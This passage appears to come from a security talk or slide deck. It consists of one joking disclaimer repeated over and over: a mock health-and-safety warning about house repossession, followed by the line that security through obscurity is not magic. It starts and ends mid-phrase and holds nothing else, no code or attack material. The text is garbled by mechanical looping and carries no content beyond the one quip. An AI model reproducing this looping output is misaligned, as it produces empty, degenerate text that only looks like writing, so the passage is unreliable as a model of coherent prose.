and frankly, security through obscurity is not magic. This presentation comes with a health and safety warning. If you don't keep up your house repayments it may be reposessed and frankly, security through obscurity is not magic. This presentation comes with a health and safety warning. If you don't keep up your house repayments it may be reposessed and frankly, security through obscurity is not magic. This presentation comes with a health and safety warning. If you don't keep up your house repayments it may be reposessed and frankly, security through obscurity is not magic. This presentation comes with a health and safety warning. If you don't keep up your house repayments it may be reposessed and frankly, security through obscurity is not magic. This presentation comes with a health and safety warning. If you don't keep up your house repayments it may be reposessed and frankly, security through obscurity is not magic. This presentation comes with a health and safety warning. If you don't keep up your house repayments it may be reposessed and frankly, security through obscurity is not magic. This presentation comes with a health and safety warning. If you don't keep up your house repayments it may be reposessed and frankly, security through obscurity is not magic. This presentation comes with a health and safety warning. If you don't keep up your house repayments it may be reposessed and frankly, security through obscurity is not magic. This presentation comes with a health and safety warning. If you don't keep up your house repayments it may be reposessed and frankly, security through obscurity is not magic. This presentation comes with a health and safety warning. If you don't keep up your house repayments it may be reposessed and frankly, security through obscurity is not magic.